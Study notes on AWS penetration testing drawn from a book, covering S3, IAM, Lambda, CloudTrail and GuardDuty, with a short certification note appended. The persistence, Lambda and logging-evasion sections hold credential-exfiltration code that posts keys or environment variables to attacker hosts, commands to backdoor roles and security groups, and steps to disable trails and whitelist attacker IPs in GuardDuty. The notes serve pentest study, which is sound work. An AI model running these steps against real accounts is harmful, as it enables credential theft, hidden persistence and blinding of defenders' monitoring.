Hands on AWS Penetration Testing

Table of Contents

Table of Contents
Chapter 4: Setting up EC2 Instance
    Storage Types Used in EC2 Instances
        Elastic Block Storage
        EC2 Instance Store
        Elastic FileSystem (EFS)
        S3
        General Purpose SSD Volumes (GP2)
        Provisioned IOPS SSD (I01) Volumes
    EC2 Firewall Settings
Chapter 6: Elastic Block Stores and Snapshots - Retrieving Deleted Data
    EBS Volume Types and Encryption
Chapter 7: Identifying Vulnerable S3 Buckets
    S3 Permissions and the Access API
    ACPs / ACLs
        Bucket Policy
Chapter 8: Exploiting S3 Buckets
    Backdooring S3 Buckets for Persistence
        Bucket Hijack
Chapter 9: IAM
    Roles and Groups
        Roles
        Groups
    API Request Signing
Chapter 10: Privesc, Boto3, and Pacu
    Boto3
Chapter 11: Persistence
    Backdooring Users
        Create Another Access Key Pair
    Backdooring Role Trust Relationships
        IAM Trust Policy
        Adding Backdoor to Trust Policy
    Backdooring EC2 Security Groups
    Backdooring Lambda Function
    Backdooring ECR
Chapter 12: Pentesting Lambda
    Event Injection
    Lambda Malicious Code
Chapter 14: Targeting Other Services
    Route 53
        How Malicious Attackers Exploit Route53
    Simple Email Service (SES)
    CloudFormation
        Stack Parameters
        Stack Output Values
        Stack Termination Protection

        Deleted Stacks
        Stack Exports
        Stack Templates
        Passed Roles
        Discovering values of NoEcho Parameters
    Elastic Container Registry (ECR)
Chapter 15: Pentesting CloudTrail
    Auditing
    Recon
    Bypassing Logging
        Using Unsupported Services
        Cross-Account Enumeration
    Disrupting Trails
        Disabling a Trail
        Deleting a Trail or its S3 Bucket
        Weakening a Trail or its S3 Bucket
    Bypassing GuardDuty
Chapter 16: GuardDuty
    Bypassing Techniques
        Distraction
        Disabling Monitoring
        Whitelisting
    Bypassing EC2 Credential Exfiltration Alerts
    Other Bypasses
Chapter 19: Real World AWS Pentesting
    Unauthenticated Reconnaissance
        Pacu
    Post-Exploitation
        EC2
        EBS
        Lambda
        RDS
    Auditing for Compliance and Best Practices
Tools

Chapter 4: Setting up EC2 Instance

Storage Types Used in EC2 Instances

- note that there are many different types of storage types, but these are the main ones:

Elastic Block Storage

- high-speed storage volumes
    - best suited for high-speed and frequent data writes and reads
- these volumes can persist even after EC2 instance destroyed
- snapshot of EBS volume can be created

EC2 Instance Store

- used for storing data temporarily
- physically attached to host computer
- lost if EC2 instance is destroyed

Elastic FileSystem (EFS)

- can only be used with Linux-based EC2 instance
- can be used as a common data source
  - can be used simultaneously by multiple EC2 instance

S3

- used by EC2 to store EBS snapshots and instance store-backed AMIs

General Purpose SSD Volumes (GP2)

- low level of latency and cost-effective
- 1 GB to 16 TB

Provisioned IOPS SSD (I01) Volumes

- like GP2, but superior
- faster, supports more IOPS (input/output operations per second)
- designed for databases
- 4 GB to 16 TB

EC2 Firewall Settings

- each EC2 has its own firewall (security groups)
- Linux AMIs configured to authenticate SSH using key pair authentication rather than a password

Chapter 6: Elastic Block Stores and Snapshots - Retrieving Deleted Data

EBS Volume Types and Encryption

- two types of EBS:
  1. SSD
     - used for transactional workloads (frequent read/write operations)
     - high IOPS
  2. HDD
     - meant for large streaming workloads
- encryption made with Amazon KMS (implements AES 256-bit)

    - encryption performed on data at rest, snapshots created from volume, and all disk I/O
- CMK used to encrypt the data is stored in the volume that is attached to the EC2 instance
- all EBS volume types support full disk encryption, but not all EC2 instances support encrypted volumes
- The following EC2 instances support EBS encryption:

  General purpose: A1, M3, M4, M5, M5d, T2, and T3

  Compute optimized: C3, C4, C5, C5d, and C5n

  Memory optimized: cr1.8xlarge, R3, R4, R5, R5d, X1, X1e, and z1d

  Storage optimized: D2, h1.2xlarge, h1.4xlarge, I2, and I3

  Accelerated computing: F1, G2, G3, P2, and P3

  Bare metal: i3.metal, m5.metal, m5d.metal, r5.metal, r5d.metal, u-6tb1.metal, u-9tb1.metal, u-12tb1.metal, and z1d.metal
- snapshots of encrypted storage volumes are encrypted by default
    - volumes created from those snapshots are also encrypted by default
- EC2 instance can simultaneously have encrypted and unencrypted storage volumes

Chapter 7: Identifying Vulnerable S3 Buckets

S3 Permissions and the Access API

Two S3 permission systems:

1. Access Control Policies (ACPs)
    - simplified permissions system primarily used by web UI
2. IAM Access Policies
    - JSON objects

- to provide access to object, access to bucket must first be granted
- policies can be applied to individual folders
- files in a bucket can be public without the bucket being publicly listable

ACPs / ACLs

- every S3 bucket has ACL (access control list) attached to it
- Four main types of ACLs:
    1. Read - view filenames, size, and last modified time of object. Can download objects that you have access to
    2. Write - read, delete, and upload objects. Can possibly delete objects you do not have permissions to.
    3. Read-acp: view ACLs of any bucket or object that you have access to

4. Write-acp: modify ACL of any bucket or object you have access to

Bucket Policy

```
{
  "Version": "2008-02-27",
  "Statement": [
  {
    "Sid": "Statement",
    "Effect": "Allow",
    "Principal": {
      "AWS": "arn:aws:iam::Account-ID:user/kirit"
    },
    "Action": [
      "s3:GetBucketLocation",
      "s3:ListBucket",
      "s3:GetObject"
    ],
    "Resource": [
      "arn:aws:s3:::kirit-bucket"
      ]
    }
  ]
}
```

Chapter 8: Exploiting S3 Buckets

- JavaScript contained in S3 bucket can be backdoored
  - Could infect a webapp when the JavaScript is executed
- https://aws.amazon.com/premiumsupport/knowledge-center/secure-s3-resources/

Backdooring S3 Buckets for Persistence

Bucket Hijack

- S3 bucket may be deleted, but CNAME record would remain (essentially making the bucket name unclaimed)
  - Create S3 bucket with same name and region as unclaimed bucket
  - This vulnerability is found with the `NoSuchBucket` error message
  - https://hackerone.com/reports/399166 ← HackerOne real bucket hijack

Chapter 9: IAM

- `sts:GetCallerIdentity` is always allowed and cannot be denied
  - UserID (in this case `AIDAJUTNAF4AKIRIATJ6W`) is how the user is referenced in the backend

```
PS C:\> aws sts get-caller-identity --profile Test
{
    "UserId": "AIDAJUTNAF4AKIRIATJ6W",
    "Account": "216825089941",
    "Arn": "arn:aws:iam::216825089941:user/Test"
}
```

  - can enumerate users with the account ID without creating logs in target account
- best practice is to specify the resource that the action applies to, rather than doing `"Resource": "*"`
  - for example, the following is bad practice

```
"Action": "ec2:*",
"Resource": "*"
```

- optional `Condition` key - under what conditions specifications in the `Statement` apply:
  - e.g. MFA must be used, source IP address, timeframe, etc. https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_elements_condition_operators.html

- security best practice to not use inline policies
- managed policies allow the following:
  1. Reusability
  2. Central change management
  3. Versioning and rolling back
  4. Delegating permissions management
- inline policies can be converted to managed policies
- inline policies can be created during or after creation of identity

Roles and Groups

- roles cannot be added to groups

Roles

- default lifespan of role API keys (`sts:AssumeRole`) is 1 hour
  - roles allow for stricter auditing and permissions management
- Trust relationships: specify who can assume the role and under what conditions

```
{
  "Version": "2012-10-17",
  "Statement": [
  {
```

```
    "Effect": "Allow",
      "Principal": {
        "Service": "ec2.amazonaws.com"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

- Principals can include other IAM users, AWS services, or AWS account
  - Can assume cross-account roles for persistence

Groups

- used to give a set of users the same permissions
- a user can be part of 10 groups at most
- a group can hold up to as many users that are allowed in the account

API Request Signing

- most AWS API calls require data be signed before it is sent to AWS servers
  - allows server to verify identity of API caller
  - protect data from modification while it is in transit
  - mostly prevents replay attacks (signed request valid for five minutes by default)

Chapter 10: Privesc, Boto3, and Pacu

- `AccessDenied` errors are very noisy
- boto3 is used in the backend of AWS CLI

Boto3

```
#!/usr/bin/env python3

import boto3
session = boto3.session.Session(profile_name='Test', region_name='us-
west-2') # gets creates session from profile creds
client = session.client('iam')
```

- Pacu can be used to automate some enumeration tasks
  - good for enumeration but outdated and not reliable for exploitation

Chapter 11: Persistence

- you can backdoor user creds, role trust relationships, EC2 security groups, Lambda functions, etc.

- best practice is to use SSO with temporary federated access rather than an IAM user with an access key and secret access key

Backdooring Users

Create Another Access Key Pair

`aws iam list-access-keys --user-name <USER_NAME> --profile <PROFILE>`

- each user has limit of two access key pairs, so create another access key pair
- simple, easy to detect
- backdoor removed after compromised IAM user account is deleted
- can privesc with `iam:CreateAccessKey`

Backdooring Role Trust Relationships

- most common backdoor technique
- role trust policies can be updated at will
- role trust policies provide access to other AWS accounts
  - can update trust policy to create relationship between role and personal attacker AWS account
- not all trust policies of roles can be updated
  - generally true for service-linked roles, for example:

Input

`aws iam create-service-linked-role --aws-service-name lex.amazonaws.com --description "My service-linked role to support Lex”`

Output

```
{
  "Role": {
      "Path": "/aws-service-role/lex.amazonaws.com/",
      "RoleName": "AWSServiceRoleForLexBots",
      "RoleId": "AROA1234567890EXAMPLE",
      "Arn": "arn:aws:iam::1234567890:role/aws-service-role/lex.amazonaws.com/AWSServiceRoleForLexBots",
      "CreateDate": "2019-04-17T20:34:14+00:00",
      "AssumeRolePolicyDocument": {
          "Version": "2012-10-17",
          "Statement": [
              {
                  "Action": [
                      "sts:AssumeRole"
                  ],
                  "Effect": "Allow",
                  "Principal": {
                      "Service": [
                          "lex.amazonaws.com"
                      ]
                  }
              }
          ]
      }
  }
}
```

- all AWS service roles contain path `/aws-service-role/`
    - no other roles allowed to use this path

IAM Trust Policy

The following trust policy allows the EC2 service to assume a role

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "ec2.amazonaws.com"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

- useful for when IAM role added to EC2 instance profile, and then the instance profile is attached to an EC2 instance
    - allows for temp creds to be used by EC2 instance to perform role actions

Adding Backdoor to Trust Policy

- do not overwrite trust policy!
    - update the policy with your ARN

    `aws iam update-assume-role-policy --role-name <ROLE_NAME> --policy-document file://trust-policy-backdoor.json --profile <PROFILE>`

        - note that the `policy-backdoor.json` will contain the cross-account ARN

Backdooring EC2 Security Groups

- `IpPermissions` contains inbound traffic rules
- `IpPermissionsEgress` contains outbound traffic rules
- to backdoor, you can allow inbound traffic from your IP address
    - `aws ec2 authorize-security-group-ingress --group-id sg-0315cp741b51fr4d0 --protocol tcp --port <PORTS> --cidr <ATTACKER_IP>`

Backdooring Lambda Function

- trigger Lambda function upon a certain event
    - works only if CloudTrail logging is enabled (because the Lambda function backdoor will be configured to trigger upon an event)
    - can create backdoor such as creating a second access key pair for a new user, then exfiltrating the key pair

```
import boto3
from botocore.vendored import requests

def lambda_handler(event,context):
  if event['detail']['eventName']=='CreateUser':
  client=boto3.client('iam')
  try:
    response=client.create_access_key(UserName=event['detail']['requestParamete
    rs']['userName'])
    requests.post('POST_URL',data={"AKId":response['AccessKey']['AccessKeyId'],
    "SAK":response['AccessKey']['SecretAccessKey']})
    except:
    pass
  return
```

- best practice to enable CloudTrail across all AWS regions
- it is better to backdoor existing Lambda functions as it is stealthier
  - this avoids creating new resources in an environment, which can be noisy

Backdooring ECR

- if it is possible to log into the container registry, pull a Docker image, and update it in the AWS environment, then an image can be modified with an attacker's malware to establish persistence

Chapter 12: Pentesting Lambda

- Lamba is considered serverless, but technically isolated servers are spun up for the duration of a function's runtime
  - filesystem is read-only except for `/tmp`
  - you are a low-privileged user
- check environment variables of Lambda functions
  - `aws lambda list-functions --profile <PROFILE>`

Event Injection

- if RCE can be obtained on the Lambda function, creds can be exfiltrated via environment variables (as opposed to EC2 where it is in the metadata serice)
  - read environment variables with `env` and exfiltrate with `curl` (`curl -X POST -d `env` <ATTACKER_IP>`)
    - bash runs commands enclosed in backticks (`) first
  - Lambda has `curl` by default
- may be able to indirectly invoke a function that is set to automatically trigger upon an event in a different service
  - e.g. lambda function triggers on an uploaded file in an S3 bucket:

`aws lambda get-policy --function-name VulnerableFunction --profile LambdaReadOnlyTester --region us-west-2`

```
{
  "Version": "2012-10-17",
```

```
  "Id": "default",
  "Statement": [
    {
      "Sid":
      "000000000000_event_permissions_for_LambdaTriggerOnS3Upload_from_bucket-for-lambda-pentesting_for_Vul",
      "Effect": "Allow",
      "Principal": {
        "Service": "s3.amazonaws.com"
      },
      "Action": "lambda:InvokeFunction",
      "Resource": "arn:aws:lambda:us-west-2:000000000000:function:VulnerableFunction",
      "Condition": {
        "StringEquals": {
          "AWS:SourceAccount": "000000000000"
        },
        "ArnLike": {
          "AWS:SourceArn": "arn:aws:s3:::bucket-for-lambda-pentesting"
        }
      }
    }
  ]
}
```

    - note that not all Lambda functions have a resource policy
- default execution timeout for function is three seconds

Lambda Malicious Code

- Python `requests` library not one of the default Lambda libraries, but this can be imported via the `botocore` package
    - `from botocore.vendored import requests`

```
from botocore.vendored import requests
requests.post('http://1.1.1.1', json=os.environ.copy(), timeout=0.01)
```

- ensure the malicious code is wrapped in a `try` and `except` to avoid errors from showing up in the logs
- be aware of the Lambda function's timeout
- it is much better and stealthier to insert malicious code into the function's used dependencies, rather than to the function's code itself
    - export Lambda function to .zip file, and then reupload it with modified dependencie

Chapter 14: Targeting Other Services

- exploitation of Route 53, Simple Email Service (SES), CloudFOrmation, and Elastic Container Registry (ECR)

Route 53

- route 53 is a scalable DNS/domain management service
- good to use for recon
    - allows association of IPs and host names,

    - can discover domains and sub-domains
- other than for recon, Route53 is not useful for pentesters (too disruptive)

How Malicious Attackers Exploit Route53

- change DNS records to point to their web server
- route DNS queries between different networks and VPC
    - can provide insight into other networks not hosted within AWS, or can give insight into other services within VPCs

Simple Email Service (SES)

- good to use for phishing
- if a policy is attached to an SES identity, then it has restrictions
    - permissive SES identities do not have any policies attached to them
    - `aws ses list-identity-policies --identity test@test.com`
- to get a policy, you can use `aws ses get-identity-policies --identity <IDENTITY> --policy-name <POLICY>`
    - example output:

```
{
  "Version": "2008-10-17",
  "Statement": [
    {
      "Sid": "stmt1242527116212",
      "Effect": "Allow",
      "Principal": {
      "AWS": "arn:aws:iam::000000000000:user/ExampleAdmin"
      },
    "Action": "ses:SendEmail",
    "Resource": "arn:aws:ses:us-west-2:000000000000:identity/admin@example.com"
    }
  ]
}
```

- can update SES identity policy with `aws ses put-identity-policy --identity admin@example.com --policy-name <POLICY_NAME> --policy file://modified_policy.json`
    - SES supports cross-account email sending
- as long as account not in SES sandbox (and is verified and enabled), you can send emails to any account outside of the email's domain
    - otherwise phishing can only be performed against other emails with the same domain
- templates within environment can be found with `aws ses list-templates` and `aws ses get-template --template-anme <TEMPLATE_NAME>`

CloudFormation

- can suffer from hardcoded secrets, overly permissive deployments, etc.

`aws cloudformation describe-stacks`:

Stack Parameters

- some sensitive information can show up if `NoEcho` is not set to `true`

```
"Parameters": [
  {
    "ParameterKey": "KeyName",
    "ParameterValue": "MySSHKey"
  },
  {
    "ParameterKey": "DBPassword",
    "ParameterValue": "aPassword2!"
  },
  {
    "ParameterKey": "SSHLocation",
    "ParameterValue": "0.0.0.0/0"
  },
  {
    "ParameterKey": "DBName",
    "ParameterValue": "CustomerDatabase"
  },
  {
    "ParameterKey": "DBUser",
    "ParameterValue": "****"
  },
  {
    "ParameterKey": "InstanceType",
    "ParameterValue": "t2.small"
  }
]
```

  - upon being set to true, the parameter value will be censored with `*` characters
    - note that `DBUser` may or may not have a password 4 characters long. Password constraints should be checked by viewing the template for the stack

Stack Output Values

- essentially the same thing as parameters, but these values were generated during the creation of the stack
- can potentially have access keys such as if a template creates an IAM user with an access key pair

Stack Termination Protection

- termination protection provides additional protection against the termination of a CloudFormation stack
  - this requires that you first disable the stack, then delete a stack which requires a different set of permissions
- cannot be leveraged as an attacker, but it is good practice

To check this you can run `aws cloudformation describe-stacks --stack-name <STACK_NAME>`

- `EnableTerminationProtection` will be set to `true` or `false`

Deleted Stacks

`aws cloudformation list-stacks`

- shows all stacks (even deleted ones)

`aws cloudformation describe-stacks --stack-name arn:aws:cloudformation:us-west-2:000000000000:stack/<DELETED_STACK>/23801r22-906h-53a0-pao3-74yre14208z6`

- shows parameters and output values of the stack
    - note that deleted stacks must be referenced by their ARN

Stack Exports

- exports share output values between stacks without the need to reference them
    - exported values are also shown under the outputs of the stacks
- exports can help give info about target environment and/or the user cases of the stack

```
aws cloudformation list-exports
```

- shows name and value of each export and the stack that exported it

Stack Templates

```
aws cloudformation get-template --stack-name <STACK_NAME>
```

- contains information regarding the setup of various resources
    - can help identify resources, misconfigurations, hardcoded secrets, etc.

Passed Roles

- stacks can be passed with other roles using `iam:PassRole`
- an IAM user with `cloudformation:*` can escalate privileges by modifying other higher-privileged stacks
- stacks with passed roles can be identified if a stack's ARN has the `RoleARN` key with the value of an IAM role's ARN
    - role's permissions can be inferred by its name, via the resources that the stack deployed, and the stack's template

```
aws cloudformation describe-stack-resources --stack-name <STACK_NAME>
```

- shows what resources were created by the stack

```
aws cloudformation update-stack --stack-name <STACK_NAME> --template-body file://template.json --parameters file://params.json
```

- updates stack with modified template that can for example perform additional API calls on behalf of the role's permissions attached to the stack (essentially a privesc)

Discovering values of NoEcho Parameters

- `cloudformation:UpdateStack` is needed to uncover `NoEcho` values
    - note that as a pentester, you should also have `cloudformation:GetTemplate`
    - it is possible to retrieve the value for `NoEcho` parameters with just `UpdateStack`, but this requires updating a template with our own which would result in the loss of resources that the stack created (because we are essentially completely replacing the previously used template instead of modifying it)

Elastic Container Registry (ECR)

- fully managed Docker container service for deploying, storing, and managing Docker container images
- it may be possible to escalate privileges by logging into the container registry and pulling a docker image

Chapter 15: Pentesting CloudTrail

Auditing

The following keys should be set to `true` within CloudTrail:

Key	Description	Additional Info
`IsMultiRegional`	Ensures CloudTrail is logging across all regions	This is more efficient than creating individual trails for each region; additionally, new AWS regions get released.
`IncludeGlobalServiceEvents`	Logs API activity for non-region specific AWS services (e.g. IAM and S3)	
`LogFileValidationEnabled`	Identify deletion/modification of logs	
`KMSKeyId`	The key used to encrypt the logs	Absence of this key means that the logs are not encrypted

- if `HasCustomEventSelectors` is `true` then perform the following command to view which events are being logged:
  `aws cloudtrail get-event-selectors --trail-name <TRAIL_NAME>`
- to see if the trail is enabled, perform the following command:
  `aws cloudtrail get-trail-status --name <TRAIL_NAME>`
  - check if the `IsLogging` key is set to `true`
  - make sure the values for `LatestDeliveryAttemptTime` and `LatestDeliveryAttemptSucceeded` are the same, otherwise there may be a problem when CloudTrail is delivering logs to S3

Recon

- unlike CloudTrail logs, CloudTrail's event history is immutable
- using `cloudtrail:LookupEvents` it is possible to view the event history of CloudTrail
  - this way you can see CloudTrail events without needing S3 and KMS (if you do have S3 and KMS permissions be careful of downloading logs, it may be alarming)
  - easier to stay stealthy when the usual activity of users/services is known
- `LookUpEvents` is slow as it returns up to 50 events per-second (therefore, it is important to filter before downloading events from CloudTrail's event history)

Example event history:

```
{
  "eventVersion": "1.06",
  "userIdentity": {
    "type": "IAMUser",
    "principalId": "AIDARACQ1TW2RMLLAQFTX",
    "arn": "arn:aws:iam::000000000000:user/TestUser",
    "accountId": "000000000000",
    "accessKeyId": "ASIAQA94XB3P0PRUSFZ2",
    "userName": "TestUser",
    "sessionContext": {
      "attributes": {
        "creationDate": "2018-12-28T18:49:59Z",
```

```
        "mfaAuthenticated": "true"
      }
    },
    "invokedBy": "signin.amazonaws.com"
  },
  "eventTime": "2018-12-28T20:07:51Z",
  "eventSource": "cloudtrail.amazonaws.com",
  "eventName": "CreateTrail",
  "awsRegion": "us-east-1",
  "sourceIPAddress": "1.1.1.1",
  "userAgent": "signin.amazonaws.com",
  "requestParameters": {
    "name": "ExampleTrail",
    "s3BucketName": "example-for-cloudtrail-logs",
    "s3KeyPrefix": "",
    "includeGlobalServiceEvents": true,
    "isMultiRegionTrail": true,
    "enableLogFileValidation": true,
    "kmsKeyId": "arn:aws:kms:us-east-1:000000000000:key/4a9238p0-r4j7-103i-44hv-l457396t3s9t",
    "isOrganizationTrail": false
  },
  "responseElements": {
    "name": "ExampleTrail",
    "s3BucketName": "example-for-cloudtrail-logs",
    "s3KeyPrefix": "",
    "includeGlobalServiceEvents": true,
    "isMultiRegionTrail": true,
    "trailARN": "arn:aws:cloudtrail:us-east-1:000000000000:trail/ExampleTrail",
    "logFileValidationEnabled": true,
    "kmsKeyId": "arn:aws:kms:us-east-1:000000000000:key/4a9238p0-r4j7-103i-44hv-l457396t3s9t",
    "isOrganizationTrail": false
  },
  "requestID": "a27t225a-4598-0031-3829-e5h130432279",
  "eventID": "173ii438-1g59-2815-ei8j-w24091jk3p88",
  "readOnly": false,
  "eventType": "AwsApiCall",
  "managementEvent": true,
  "recipientAccountId": "000000000000"
}
```


- `signin.amazonaws.com` means the action was performed by the AWS web console
- make sure to change your user agent to match the `userAgent` value in the event history

Bypassing Logging

Using Unsupported Services

- API calls to unsupported services do not produce any logs in CloudTrail, including the Event history
  - furthermore, no CloudWatch event rules can be created for unsupported services
  - API calls to unsupported services can be leveraged to help determine whether a key pair is being used as a canary token
- defenders should refrain from providing permissions to unsupported CloudTrail services unless absolutely necessary, if so then:
  - make use of any potential built-in logging within the unsupported service
  - view IAM credentialed reports to identify services that were accessed (`aws iam get-credential-report`), and perform `aws iam generate-service-last-accused-details --arn <IAM_RESOURCE_ARN>` to see which services a

specific resource accessed (this return a `JobId` which can be viewed with `aws iam get-service-last-accessed-details --job-id <JOB_ID>`)

- note this does not show what activity a resource performed within the service, it only shows whether a resource successfully authenticated to a service and when

Cross-Account Enumeration

User Enumeration

- requires knowing account ID of target
- use Pacu to enumerate users and roles (ensure that the creds provided have `iam:UpdateAssumeRolePolicy`, and that the creds are owned by your AWS account):
  Users
  `run iam__enum_users --account-id 123456789012 --role-name <ATTACKER_CREATED_ROLE>`,
  Roles
  `run iam__enum_roles --account-id 123456789012 --role-name <ATTACKER_CREATED_ROLE>`
  - this module attempts to assume discovered roles which can be successful in case of a misconfiguration

Disrupting Trails

- any of the following methods can be performed with `run detetion_disruptions --trails <TRAIL_NAME>@<AWS_REGION>`
  - you will then be prompted to minimize (weaken), disable, or delete the specified trail
- disruptions of CloudTrail will likely cause alarms, however it is possible to nevertheless stay under the radar if GuardDuty or other monitoring services are not implemented
  - GuardDuty will trigger an `Stealth:IAMUser/CloudTrailLoggingDisabled` alert upon disabling a trail, or `Stealth:IAMUser/LoggingConfigurationModified` upon modifying a trail's configuration

Disabling a Trail

`aws cloudtrail stop-logging --name <TRAIL_NAME>`

- must be run from the same region as the trail to not have an `InvalidHomeRegionException` error

Deleting a Trail or its S3 Bucket

- can delete trail completely or S3 bucket that holds the logs

Deleting Trail:

`aws cloudtrail delete-trail --name <TRAIL_NAME>`

Deleting S3 Bucket:

- will leave trail in an error state
- find S3 bucket trail is sending logs to (view the `S3BucketName` key):

`aws cloudtrail describe-trails`

- delete bucket:

`aws s3api delete-bucket --bucket <BUCKET_NAME>`

Weakening a Trail or its S3 Bucket

Weakening a Trail:

- use `cloutrail:UpdateTrail` to modify a trail's monitoring configurations, and cause it to only monitor unimportant events that are unrelated to the specific attack

Weakening Trail's S3 Bucket Logging:

- requires the `cloudTrail:PutEventSelectors` permission
- modify event selectors to prevent the logging of certain types of events (such as by avoiding S3/Lambda logging by removing those services from the `DataResources` key in the event selector policy)
    - can also modify `ReadWriteType` to avoid recording read or write events

```
aws cloudtrail put-event-selectors --trail-name <TRAIL_NAME> --event-selectors file://weakened_event_selectors.json
```

Bypassing GuardDuty

- GuardDuty can potentially be bypassed if a user typically configures CloudTrail configurations
    - identify usual activity of compromised user to avoid GuardDuty from being triggered
- modify certain logs from S3 bucket (works if log file validation is misconfigured)
    - note that this activity will still be in CloudTrail's event history, but CloudTrail's event history is slow and has limitations (therefore this allows an attacker to buy some time)

Chapter 16: GuardDuty

- GuardDuty is enabled on a per-region basis

Three data sources GuardDuty analyzes:

1. VPC flow logs
2. CouldTrail event logs
3. DNS logs
    - DNS logs can only be used if requests are routed through AWS DNS resolvers (default for EC2)

- VPC flow logs and CloudTrail event logs do not need to be enabled for GuardDuty to use them
- GuardDuty can be managed cross-account
    - such as in the scenario where one master account has control over the GuardDuty configurations for a different AWS account
- anomalies in user behavior are reported, as GuardDuty relies on machine learning

Run the following command to see if GuardDuty is enabled in the region:

```
aws guardduty list-detectors
```

Bypassing Techniques

Distraction

- can purposely trigger certain alerts to distract a defender from your real path

- if GuardDuty is using CloudWatch Events, you could use the `PutEvents` API to provide fake unexpected data to GuardDuty findings that could break the target of the CloudWatch Events rule
    - false data in the correct format could also be sent to confuse defenders

Disabling Monitoring

- not recommended as it causes damage to the environment

To disable a GuardDuty detector:

```
aws guardduty update-detector --detector-id <DETECTOR_ID> --no-enabled
```

Delete detector:

```
aws guardduty delete-detector --detector-id <DETECTOR_ID>
```

Whitelisting

- IPs in the GuardDuty whitelist will not cause any GuardDuty findings
    - this means you can perform **any** API call within the region, and no findings will be generated
- enumeration and modification of GuardDuty settings are not triggered
- requires `iam:PutRolePolicy`
- maximum of 2000 IP addresses and CIDR ranges in one trusted IP list
    - only one trusted IP list exists per region

To check if a trusted IP list is associated with a detector:

```
aws guardduty list-ip-sets --detector-id <DETECTOR_ID>
```

Creating a Whitelist for a Detector

1. Create S3 bucket on local attacker AWS account
2. Upload attacker IP in TXT to an S3 bucket
3. Open the S3 bucket
4. `aws guardduty create-ip-set --detector-id <DETECTOR_ID> --format TXT --location https://s3.amazonaws.com/<ATTACKER_BUCKET>/ip-whitelist.txt --name Whitelist --activate`

Updating a Whitelist

- in this scenario, you should essentially update the trusted IP list

1. Enumerate IPs in trusted list: `aws guardduty get-ip-set --detector-id <DETECTOR_ID> --ip-set-id <IP_SET_ID>`
    - returns location of public S3 bucket used for whitelisting which you can download
    - save the location so that GuardDuty configurations can be restored after the engagement
2. Go through steps 1-3 in “Creating a Whitelist for a Detector”, and ensure the contents of the S3 whitelist file also contain the IPs of the downloaded trusted list.
3. `aws guardduty update-ip-set --detector-id <DETECTOR_ID> --ip-set-id <IP_SET_ID> --location https://s3.amazonaws.com/<ATTACKER_BUCKET>/ip-whitelist.txt --activate`

Bypassing EC2 Credential Exfiltration Alerts

- this alert is `UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration` and applies only to EC2 instances
- caused when credentials exclusively for an EC2 instance are being used from an external IP address
  - OLD: note that *external IP address* is referring to an address outside all of EC2, not necessarily the EC2 instance that the IAM instance profile is attached to ← patched since January 2022 due to `UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS`
- Since January 2022: Bypass is possible by creating an EC2 instance in the attacker AWS account and issuing API calls from the instance via VPC endpoints in a private subnet (see SneakyEndpoints)

Other Bypasses

1. Refrain from using Tor
2. No port scanning from or to an EC2 instance
3. Do not bruteforce SSH or RDP
4. Get reverse shells from usual ports such as 80 or 443 to bypass `Behavior:EC2/NetworkPortUnusual`
5. Exfiltrate data with a limited bandwidth to avoid `Behavior:EC2/NetworkPortUnusual`
6. Do not change the password policy to avoid `Stealth:IAMUser/PasswordPolicyChange`
7. Do not perform DNS exfiltration from a compromised EC2 instance to avoid `Trojan:EC2/DNSDataExfiltration`
   - this still could potentially still be bypassed even with DNS exfiltration via non-AWS DNS resolvers

Chapter 19: Real World AWS Pentesting

- have a local user with `iam:UpdateAssumeRolePolicy` and `s3:ListBucket` permissions for unauthenticated cross account enumeration
- always make sure to delete resources that were created in the environment to avoid charging the client and creating billing alerts that could potentially get you caught

Unauthenticated Reconnaissance

- perform API call on a service that is not logged by CloudTrail to get the target AWS account number

Pacu

1. Enumerate users with `iam__enum_users`
2. Enumerate roles with `iam__enum_roles`
3. Enumerate buckets with `s3__bucket_finder`

Post-Exploitation

- look for as many misconfigurations as possible

EC2

- look for instances with public IP addresses

- instances without public IP addresses could still be accessed by initializing another instance within the same VPC, or modifying the security group of existing instances (`run ec2__backdoor_ec2_sec_groups --port-range 1-65535 --protocol TCP --ip 1.1.1.1/32`)

EBS

- look for snapshots and volumes

1. Create a snapshot of the EBS volume and share that snapshot with the attacker account.
    a. The alternative to sharing the snapshot with a cross-account (which is typically audited and flagged) is performing all the steps in the compromised account. However, this runs the risk of getting blocked before anything important is found.
2. Create a news EBS volume with the snapshot.
3. Create an EC2 instance and mount the volume to it.
4. Dig through the contents of the mounted volume

- this is automated with Pacu's `ebs__explore_snapshots`

Lambda

- if possible, download the source code of all Lambda functions and run `Bandit` if it is Python

RDS

- gain access to RDS instance data by copying its contents to a newly created RDS instance (`rds__explore_snapshots`):

1. Create snapshot of targeted instance and use the snapshot with an instance you create.
2. Change master password of new instance give yourself inbound access.
    a. Note this uses the `ModifyDbInstance` API (the same call for modifying networking settings, monitoring settings, etc.) and is not a noisy event.
3. Connect to the database and exfiltrate the data (maybe use `mysqldump`).

Auditing for Compliance and Best Practices

Check	Description
Public Access	Is X publicly accessible?
Encryption	Is X encrypted at-rest and/or in-transit?
Logging	Is logging enabled for X, and what is being done with the logs?
Backups	How often is X backed up?
Other	Is MFA enabled? Is the password policy weak? Is deletion protection being implemented on appropriate resources?

Tools

https://github.com/jordanpotti/AWSBucketDump

- enumerate S3 buckets and download interesting files

https://github.com/RhinoSecurityLabs/pacu

- like linPEAS and winPEAS, except it's for AWS and automates exploitation

https://github.com/Skyscanner/cfripper

https://github.com/stelligent/cfn_nag

- `cfripper` and `cfn_nag` can be run against CloudFormation templates to identify insecure configurations

https://github.com/anchore/anchore-engine

- analyzes docker images and scans for vulnerabilities

https://github.com/coreos/clair

- container static analysis

https://github.com/Frichetten/SneakyEndpoints

- VPC endpoints with EC2 instance for performing API calls with exfiltrated EC2 credentials without triggering GuardDuty `UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.OutsideAWS`

https://github.com/nccgroup/Scout2

- AWS auditing tool

https://github.com/prowler-cloud/prowler

- AWS auditing tool

https://github.com/Netflix/security_monkey

- AWS auditing tool

AWS Security Specialty

These are all the notes that I took after reading the entire exam guide for the AWS Ceritifed Security - Specialty exam (ISBN-13: 978-1789534474). It is recommended that you install Obsidian and download the zip file instead, as this will allow you to quickly and easily navigate through these notes.

Things to Know on Exam

- need to know logging
  - how to handle monitoring and logging
  - how to automate responses to incidents found in those logs
- know troubleshooting
